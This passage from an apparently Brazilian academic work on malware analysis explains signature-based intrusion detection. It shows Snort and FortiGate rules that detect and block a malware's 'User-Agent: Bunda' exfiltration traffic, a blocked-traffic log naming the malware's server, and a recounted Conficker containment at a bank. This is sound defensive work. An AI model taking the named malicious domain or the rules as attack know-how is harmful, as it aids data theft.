A detecção baseada em assinaturas é muito eficaz na detecção de ameaças conhecidas, mas em grande parte ineficazes na detecção de ameaças anteriormente desconhecidas, ameaças disfarçadas através da utilização de técnicas de evasão, e muitas variantes de ameaças conhecidas. Por exemplo, se um invasor modificou um malware que utiliza o nome "*freepics.exe*", porém o nome do arquivo fora modificado para "*freepics2.exe*", se uma assinatura estiver procurando por "*freepics.exe*" a assinatura não conseguirá detectar o novo nome do arquivo, fazendo com que o mesmo atinja seu objetivo.




Figura 29 Padrão de tráfego de rede proveniente do worm Nimda. (Pavel Laskov 2010)

Já a detecção baseada em assinaturas é um método de detecção simples, pois só são comparados os pacotes passantes pelo *IDS/IPS* e as assinaturas a fim de encontrar uma assinatura que combine com os dados analisados, como um pacote ou uma entrada de registro, a uma lista de assinaturas utilizando operações de comparação de *string*. Tecnologias de detecção baseada em assinaturas têm pouca compreensão de muitos protocolos de rede ou de aplicativos e não pode acompanhar

e entender o estado das comunicações complexas. Por exemplo, eles não podem emparelhar um pedido com a resposta correspondente, como saber que uma solicitação para um servidor *Web* para uma página específica gerado um código de status de resposta de 403, o que significa que o servidor se recusou a preencher o pedido. Eles também não têm a capacidade de lembrar os pedidos anteriores ao processar a solicitação atual. Essa limitação impede que os métodos de detecção baseados em assinaturas de detectar ataques que compõem vários eventos se nenhum dos eventos contém uma clara indicação de um ataque.



Figura 30 Ao User-Agent do malware em questão foi utilizado como parâmetro a palavra “Bunda” no cabeçalho da requisição HTTP.


Assinatura para Snort

Descreve-se aqui o formato base de assinatura para *snort*.

ação protocolo ip_origem porta_origem direção ip_destino porta_destino (opções da regra)

Tendo como regra criada para detecção do “*User-Agent: Bunda*” por um *snort* padrão:

```
alert tcp any any -> any any ( content:"User-Agent: Bunda"; nocase;
fast_pattern:only; http_header; metadata:impact_flag red; msg: "Block.UA.
Malware.Facebook"; flow:from_client,from_server; classtype:misc-attack;
sid:1; rev:1;)
```



Sourcefire VRT Labs

Tools: [Razorback](#), [PE-Sig](#)

Web Tools: [SO Rule Generator](#)

Mind Games: [AWBO Exercises](#)

Papers: [Index](#)

See also: [VRT Blog](#), [Snort.org](#)

Contact: [Sourcefire VRT research @ sourcefire . com](#), [Other Methods and PGP Key](#)

Sourcefire Vulnerability Research Team Labs

VRT Shared Object Rule Generator

Paste regular Snort rule into the text box and click Submit. The Shared Object equivalent source will be displayed below the box.

```
alert tcp any any -> any any ( content:"User-Agent: Bunda"; nocase; fast_pattern:only; http_header;
metadata:impact_flag red; msg: "Malware Brasileiro Detectado"; flow:from_client,from_server;
classtype:misc-attack; sid:1; rev:1;)
```

Submit

```
/*
 * Vuln Title: XXXX
 *
 * Copyright (C) 2005-2010 Sourcefire, Inc. All Rights Reserved
 *
 * Written by XXXX, Sourcefire VRT <XXXX@sourcefire.com>
 *
 * Auto-generated by XXXX
 *
 * This file may contain proprietary rules that were created, tested and
 * certified by Sourcefire, Inc. (the "VRT Certified Rules") as well as
 * rules that were created by Sourcefire and other third parties and
 * distributed under the GNU General Public License (the "GPL Rules"). The
 * VRT Certified Rules contained in this file are the property of
 * Sourcefire, Inc. Copyright 2005 Sourcefire, Inc. All Rights Reserved.
 * The GPL Rules created by Sourcefire, Inc. are the property of
 * Sourcefire, Inc. Copyright 2002-2005 Sourcefire, Inc. All Rights
 * Reserved. All other GPL Rules are owned and copyrighted by their
 * respective owners (please see www.snort.org/contributors for a list of
 * owners and their respective copyrights). In order to determine what
 * rules are VRT Certified Rules or GPL Rules, please refer to the VRT
 * Certified Rules License Agreement.
 */

#include "sf_snort_plugin_api.h"
#include "sf_snort_packet.h"

/* declare detection functions */
int ruleeval(void *p);

/* declare rule data structures */
#ifndef CONTENT_FAST_PATTERN_ONLY
#define CONTENT_FAST_PATTERN_ONLY CONTENT_FAST_PATTERN
#endif
#ifndef CONTENT_BUF_HEADER
#define CONTENT_BUF_HEADER CONTENT_BUF_NORMALIZED
#endif
// content:"User-Agent|3A| Bunda", payload http_header, depth 0, nocase, fast_pattern:only;
static ContentInfo rulecontent0 =
{
    (uint8_t *) "User-Agent|3A| Bunda", /* pattern (now in snort content format) */
    0, /* depth */
    0, /* offset */
}
```

Figura 31 Validação e conversão para Shared Object da regra criada para detectar o malware **video-facebook.com**.

Assinatura para o FortiGate IPS

Demonstra-se aqui o formato base de assinatura para *FortiGate* (Fortinet 2014):

```
F-SBID(--revision #; --name "Nome da assinatura"; --service #####; --protocol
####; --app_cat 25; --pattern "pattern"; --context #####; --no_case; --flow #####;)
```

Utilizando da regra criada para detecção do “*User-Agent: Bunda*” por um *FortiGate* padrão:

F-SBID(--revision 1; --name "Block.UA.Malware.Facebook"; --service HTTP; --protocol tcp; --app_cat 25; --pattern "User-Agent: Bunda"; --context header; --no_case; --flow from_client;)

Foi criada uma regra de *firewall* no *FortiGate*, e com o sensor de *IPS* aplicado a mesma, e obtivemos a seguinte validação de que a regra é efetiva:




Figura 32 Validação da assinatura criada para detectar o malware **video-facebook.com**.




Figura 33 Captura de tráfego evidenciando as ações do malware **video-facebook.com** no computador infectado.

Refresh		Download Raw Log		Log location: Disk			
#	Date/Time	Source	Destination	Application Name	Security Action	Security Events	Sent / Rece
1	22:46:31	10.15.20.22	80.68.248.79 (fotos.facebook05.hotmail.ru)	Block.NotAllowed.UA.Malware.Facebook	Blocked	1	88 B / 48 B
2	22:46:29	10.15.20.22	80.68.248.79 (fotos.facebook05.hotmail.ru)	Block.NotAllowed.UA.Malware.Facebook	Blocked	1	88 B / 48 B
3	22:45:58	10.15.20.22	80.68.248.79 (fotos.facebook05.hotmail.ru)	Block.NotAllowed.UA.Malware.Facebook	Blocked	1	88 B / 48 B

Figura 34 Validação da efetividade da regra criada para detectar e bloquear o malware **video-facebook.com**.

Com as ações aqui exemplificadas, conseguimos deter a exfiltração dos dados dos usuários e identificar novos computadores infectados, dado que já observamos o comportamento do *malware* em questão. Esse estudo de comportamento do artefato malicioso, trazendo uma maior compreensão do funcionamento dos *malwares*, assim como uma possibilidade de resposta a incidentes relacionados a códigos maliciosos. Mesmo que a exemplificação proposta neste trabalho tenha sido realizada com base em um *malware* simples, o funcionamento das análises de *malwares* complexos possui a mesma base até então aqui estudada.

7. RELATO REAL

O seguinte relato fora reproduzido na íntegra, onde uma análise de um *malware* conhecido como **Conficker** no ano de 2008 fora realizada e com os dados da análise o artefato fora contido antes mesmo de que a fabricante do sistema operacional *Windows XP*, *Microsoft*, lançasse as devidas correções para o mesmo, já que o *malware* em questão aproveitava de uma vulnerabilidade de “dia zero”, no sistema operacional para realizar a infecção.

“[...] Trabalhei em um dos maiores bancos da América do Sul, parque de desktops praticamente 100% *Windows XP* no final do ano de 2008, no qual tivemos os primeiros sintomas de um estranho comportamento nos computadores dos usuários e no fluxo de dados trafegados na rede, mudando completamente o comportamento do dia a dia tecnológico em nosso ambiente. Fomos acionados para realizarmos a forense de uma máquina que estava “atacando” outras máquinas na rede, pois realizava diversas chamadas em diretórios administrativos compartilhados e realizando *bruteforce* de senhas para conseguir acesso. Realizamos diversas análises nesta máquina, conseguimos amostras de *dlls* que realizavam chamadas suspeitas aos processos e submetemos para diversos sites de análise de vírus e inclusive compartilhamos com a nossa análise e os arquivos suspeitos com o nosso fornecedor de solução de *endpoint* de antivírus e para a nossa surpresa, ninguém conhecia tal arquivo. Deixando todos muito espantados e receosos, pois pensamos em até que era algum vírus específico para infectar a nossa empresa. Pesquisando um pouco vimos os primeiros relatos de um suposto vírus apelidado de *Conficker* ou *Downadup*. Algumas das informações divulgadas era exatamente o que já estávamos cientes após nossa análise. Foi quando li dizendo que nenhuma empresa havia criado uma vacina ainda e que este *malware* explorava uma falha de “Dia Zero” do *Windows XP*. Não vi outra alternativa a não ser criar uma assinatura em nosso IDS para identificarmos os computadores infectados. Como vimos o *malware* se comunicando com um site chinês, não pensei duas vezes, tratei de criar uma assinatura de quando uma origem tentasse acessar a internet na porta 80 ou 443, além de bloquear o domínio da *URL* em nosso *Proxy*. Começamos a verificar as primeiras máquinas com este comportamento e foi um sucesso. Identificamos as origens e atuamos nas máquinas. Um sufoco que passamos por algumas madrugadas acordados no banco e revezando entre as pessoas da equipe. Mas após uns 2 dias, o IDS estava detectando máquinas que não estavam infectadas e quando fomos ver eram máquinas da equipe de TI acessando sites das empresas de antivírus que falavam do *Conficker* e dava “Match” na assinatura por ter a *URL* no conteúdo da página. Estávamos pegando diversos falsos positivos. Foi necessário uma revisão da regra é uma versão 2.0 da assinatura. Foi quando decidimos colocar o *UserAgent* do *malware*. E refinamos mais nossa assertividade em nossa monitoração. Realizamos este processo até disponibilizarem as primeiras vacinas contra esta ameaça e atualizarmos nosso parque com as novas vacinas de antivírus e patch disponibilizados pela *Microsoft*.” (Prof. Luiz Henrique Barbosa)

O Prof. Luiz Henrique Barbosa é atualmente *Security Officer* da Abril Mídia e professor de pós-graduação no IBTA no MBA em Segurança da Informação.

8. CONCLUSÃO

Com este trabalho conclui-se que é possível tratar incidentes envolvendo artefatos maliciosos através da observação de seu comportamento e com isto gerar contramedidas para mitigar ao máximo os efeitos causados pelos mesmos na resposta ao incidente. A correta interpretação dos relatórios providos pela *sandbox Cuckoo*, aqui utilizada, nos dá maior visibilidade quanto ao comportamento do malware, sendo assim, o objetivo principal do trabalho fora alcançado, e baseando-se em uma exaustiva pesquisa por métodos e técnicas de análise, assim como evasão à análise de *malwares*, solidificou-se a compreensão de como lançar contramedidas para com artefatos maliciosos, alguns destes tidos como armas de guerra virtuais, e por meio de medidas simples a até mesmo recursos já existentes conseguimos demonstrar que é possível interromper o ciclo de vida do *software* malicioso para que o mesmo não consiga atingir o seu objetivo através da utilização de sistemas de prevenção a intrusão realizando bloqueios do tráfego de saída, evitando assim a comunicação com servidores de comando e controle do criadores do *malware*, assim como a exfiltração de dados sensíveis dos alvos afetados.

Em trabalhos futuros, almeja-se planejar a integração das ferramentas *opensource* aqui mencionadas e utilizar da *API* do *Cuckoo Sandbox* para criar uma ferramenta de análise e resposta a incidentes de segurança da informação automatizada, fazendo com que os *hashs* de arquivos identificados pela análise estática alimentem uma base de dados integrada ao *OSSEC*, por meio de aplicação a ser desenvolvida, checando, após *baseline* inicial, os novos arquivos a serem inclusos no sistema operacional pelo usuário, fazendo com que a resposta a qualquer novo incidente seja proativa, esta base de dados seria então baseada em *hashes* de arquivos previamente analisados estaticamente, e resultantes de análises dinâmicas, sendo que, ao serem identificados como maliciosos a base de dados seria alimentada também com estes dados (*hashes*), criando assim uma solução de baixo custo para que corporações possam lidar com incidentes relacionados a *malwares*, e quiçá conseguir assim endereçar vulnerabilidades ainda não conhecidas (0day) e a descoberta de novas *APT's*.

9. REFERÊNCIAS

ALVES, C. **Monitorando alterações do registro.** 2008. Disponível em: <<http://portatil.jaca.com.br/2008/12/06/monitorando-alteracoes-do-registro/>>.

ASK, Merete et al. **Advanced Persistent Threat (APT) beyond the hype.** Gjøvik University College, 2013.

BACHAALANY, E. **Detect if your program is running inside a Virtual Machine.** 2005.

BAECHER, P. et al. **The Nepenthes Platform: An Efficient Approach to Collect Malware.** 2006.

BATISTELA, V.; TRENTIN, M. A. S. **Identificação e Análise de Tráfego Malicioso Através do Uso de Honeypots.** 2009.

BECEIRO, F. P. **Características dos Vírus Polimórficos.** 2008. Disponível em: <<http://www.superdicas.com.br/infovir/polimorfico.asp>>.

BECHER, M. FREILING, F. and LEIDER, B. **“On the effort to create smartphone worms in windows mobile”.** In Information Assurance and Security Workshop, 2007. IAW '07. IEEE SMC,

BIRCK, F. **Estrutura e Funcionamento de um Executável.** 2007. Disponível em: <http://www.fergones.net/files/tut_win32_exe.pdf>.

CARDOSO, L. P. **Vírus Polimórficos.** 2011. Disponível em: <http://www.gta.ufrj.br/ensino/eel879/trabalhos_vf_2011_2/cardoso/index.php?file=apresentacao>.

Carl E. Landwehr, Alan R. Bull, John P. McDermott, William S. Choi (1993) **"A Taxonomy of Computer Program Security Flaws, with Examples"**, MITRE
Disponível em:
<https://cwe.mitre.org/documents/sources/ATaxonomyofComputerProgramSecurityFlawsWithExamples%5BLandwehr93%5D.pdf>

CASWELL, Brian; BEALE, Jay. **Snort 2.1 intrusion detection**. Syngress, 2004.

COLLBERG Christian, THOMBORSON Clark, LOW Douglas, “**A Taxonomy of Obfuscation Transformations**”, Technical Report #148, Department of Computer Science, The University of Auckland, 1997

COLLBERG Christian, THOMBORSON Clark, LOW Douglas, **Manufacturing cheap, resilient, and stealthy opaque constructs**. In: Proceedings of the 25th ACM SIGPLAN-SIGACT symposium on Principles of programming languages. ACM, 1998. p. 184-196.

DEERMAN, J., **Advanced malware detection through attack life cycle analysis**. http://www.isc8.com/assets/files/CyberadAPT.WhitePaper.7000_HN.pdf, September 2012. Visitado em Janeiro de 2015

D'ORNELLAS, M. C. e ROCHA, R. P. (2002), “**Acesso e Privacidade : Em Busca da Segurança das Informações em Bancos de Dados Médicos**”, Anais do VII Congresso Brasileiro de Informática em Saúde (CBIS), p. 76-81.

FALLIERE N., **STUXNET introduces the first known rootkit for industrial control systems** (pub 6th aug 2010). <http://www.symantec.com/connect/blogs/stuxnet-introduces-first-known-rootkit-scada-devices>. Acessado em: 20/12/2014

FILHO, Dario Simões Fernandes et al. **Técnicas para Análise Dinâmica de Malware**. SBSEG, 2011

FINJAN RESEARCH CENTER. **Cybercrime Intelligence: Cybercriminals use Trojans & Money Nules to Rob Online Banking Accounts**. Número 3 in 1, pág. 1–9. Finjan Malicious Code Research Center, Finjan Malicious Code Research Center.

FITZGERALD, Tim. **A bit of viral protection is worth a megabyte of cure**. ACM SIGUCCS Newsletter, v. 25, n. 1-2, p. 18-22, 1995.

FIREEYE. **Complete Product Suite Training, with Alerts Analysis**, FireEye2013

FONSECA, G. **Antivirus: Acabe com eles**. 2006. Disponível em: <<http://www.forumpcs.com.br/comunidade/viewtopic.php?t=184052>>.

FORTINET 2014, **IPS Signature Syntax Guide**

FOSSI, M. et al. **Symantec Internet Security Threat Report**. XVI, April, 2011.

GARFINKEL, T. and ROSENBLUM, M., **A Virtual Machine Introspection Based Architecture for Intrusion Detection**. In Proceedings of the 2003 Network and Distributed System Security Symposium (NDSS), February 2003.

GULACHENSKY R. and COST B. **“Taxonomy of Threats and Security Services for Information Systems”**, (Working paper: Project No.:8353Z, Contract No: DAAB07-94-C-H601), MITRE, 1994

GOLDANI, C. A. **Malwares**. Abril 2005. Disponível em: <<http://www.barbacena.com.br/tonmaster/downloads/Malware.pdf>>.

HALL, A. and CHAPMAN, R. (2002), **“Correctness by Construction: Developing a Commercial Secure System”**, IEEE Software, January/February, p.18-25.

IBM Developer Works 2013, **Introduction to intrusion prevention systems : Detect and block attacks in real time**, Publicado em 19 de março de 2013, Disponível em: <http://www.ibm.com/developerworks/library/se-intrusion/>

INC., C. C. **Free Javascript Obfuscator**. 2010. Disponível em: <<http://javascriptobfuscator.com/default.aspx>>.

IOCCC. **Winning Entries**. 2012. Disponível em: <<http://www.ioccc.org/years.html>>.

KENDALL, Kris; MCMILLAN, Chad. **Practical malware analysis**, Black Hat Conference, USA. 2007.

LANG, J.-P. **mwcollected Modules**. 2010. Disponível em: <http://code.mwcollect.org/projects/mwcollected/wiki/Mwcollected_Modules>.

LASKOV, Pavel. **Intrusion Detection and Malware Analysis: Signature-based IDS**, Wilhelm Schickard Institute for Computer Science, Universität Tübingen 2010

LIGH, Michael et al. **Malware analyst's cookbook and DVD: tools and techniques for fighting malicious code**. Wiley Publishing, 2010

M. BECHER, F. FREILING, and B. LEIDER. **On the effort to create smartphone worms in windows mobile**. In Information Assurance and Security Workshop, 2007. IAW '07. IEEE SMC,

MANDIA, Kevin, and PROSISE, Chris. **"Hackers: resposta e contra ataque: investigando crimes por computador."** Rio de Janeiro: Editora campus (2001).

MANDIANT, A. P. T. **Exposing One of China's Cyber Espionage Units**. Disponível em: intelreport.mandiant.com/Mandiant_APT1_Report.pdf, 2013.

MANDIANT, **Threat report**. <https://www.mandiant.com/resources/m-trends> (2013) Visitado em Janeiro de 2015.

MARCOS M, BALSER M, ten TEIJE A et al. (2003) **"Experiences in the Formalisation and Verification of Medical Protocols"**. Proceedings of the 9th Conference on Artificial Intelligence in Medicine in Europe (AIME-03), Cyprus, 18 – 22 October.

MARTINS, E. **O que é Sandbox?** 2008. Disponível em: <http://www.tecmundo.com.br/spyware/1172-o-que-e-sandbox-.htm>.

MELO, L. P. de; AMARAL, D. M.; SAKAKIBARA, F. **Análise de Malware: Investigação de Códigos Maliciosos Através de uma Abordagem Prática**. 2011. Disponível em: <http://dainf.ct.utfpr.edu.br/maziero/lib/exe/fetch.php/ceseg:2011-sbseg-mc1.pdf>.

MENDONCA, A.; ZELENOSKY, R. **PC: Um Guia Prático de Hardware e Interfaceamento**. [S.l.]: MZ Editora, 2006.

MICROSOFT, Novembro de 2009, **O que é o AppLocker?**, [http://technet.microsoft.com/pt-br/library/ee424367\(v=ws.10\).aspx](http://technet.microsoft.com/pt-br/library/ee424367(v=ws.10).aspx)

MOORE, S.M., HOFFMAN, S.A., BEECHER, D.E., **"DICOM Shareware: A Public Implementation of the DICOM Standard"**, in Medical Imaging 1994-PACS: Design and Evaluation, R. Gilbert Jost, Editor, Proc SPIE 2165, pp. 772-781.

NORTHCUTT, Stephen et al. **Inside Network Perimeter Security (Inside)**. Sams, 2005.

NORTHCUTT, Stephen; NOVAK, Judy. **Network intrusion detection**. Sams Publishing, 2002.

NPR. **API Overview**. 2009. Disponível em: <http://www.npr.org/api/index>.

OBERHEIDE, Jon; COOKE, Evan; JAHANIAN, Farnam. **CloudAV: N-Version Antivirus in the Network Cloud**. Em: USENIX Security Symposium. 2008. p. 91-106.

ORTEGA, A. **Configurando SPAN** (Port Mirroring). 2009.

PAZ, B. M. **Uma Viagem ao Centro dos Executáveis**. 2006. Disponível em: <<http://www.inf.ufpr.br/bmuller/CI064/Bjrn.pdf>>.

PRADO, S. **Padrão ELF para Arquivos-Objeto**. 2010. Disponível em: <<http://www.sergioprado.org/2010/07/24/padrao-elf-para-arquivos-objeto/>>.

PROVOS, Niels et al. The ghost in the browser analysis of web-based malware. In: **Proceedings of the first conference on First Workshop on Hot Topics in Understanding Botnets**. 2007. p. 4-4.

RAJAB, M. et al. **Trends in circumventing web-malware detection**. Google, Google Technical Report, 2011.

ROCHA, R. P. e D'ORNELLAS, M. C., “**Uma Arquitetura de Metadados para Descrever e Organizar Informações de um Sistema de Saúde**”, Anais do VII Congresso Brasileiro de Informática em Saúde (CBIS), p. 110-117.

Senado Federal (1999), “**Projeto de Lei do Senado no. 268 de 1999: Estruturação e Uso de Bancos de Dados sobre a Pessoa e a Disciplina o Rito Processual do Habeas Data**”. Governo Federal.

SIKORSKI, Michael; HONIG, Andrew. **Practical Malware Analysis: The Hands-On Guide to Dissecting Malicious Software**. No Starch Press, 2012.

SZOR Peter, “**The art of computer virus research and defense**”, Symantec Press, 2005

TRUSTWAVE 2013. **Trustwave Global Security Report**. <https://www2.trustwave.com/2013GSR.html>. Visitado em Janeiro de 2015.

VMI Tools, 2013, Disponível em <https://code.google.com/p/vmitools/> Visitado em Janeiro de 2015

WANG Chenxi, “**A Security Architecture for Survivability Mechanisms**”, PhD Dissertation, University of Virginia, Department of Computer Science, October 2000

WEBSense. **Advanced persistent threats and other advanced attacks**.
<http://www.websense.com/assets/white-papers/whitepaper-websense-advanced-persistent-threats-and-other-advanced-attacks-en.pdf>. Visitado em Janeiro de 2015

Wilhoit, K., **In-depth look: Apt attack tools of the trade**.
<http://blog.trendmicro.com/trendlabs-security-intelligence/in-depth-look-apt-attack-tools-of-the-trade/>, Visitado em Janeiro de 2015

WROBLEWSKI, Gregory, “**General Method of Program Code Obfuscation**”, PhD Dissertation, Wroclaw University of Technology, Institute of Engineering Cybernetics, 2002

YOU, Ilsun; YIM, Kangbin. “**Malware Obfuscation Techniques: A Brief Survey**”.
In: **BWCCA**. 2010. p. 297-300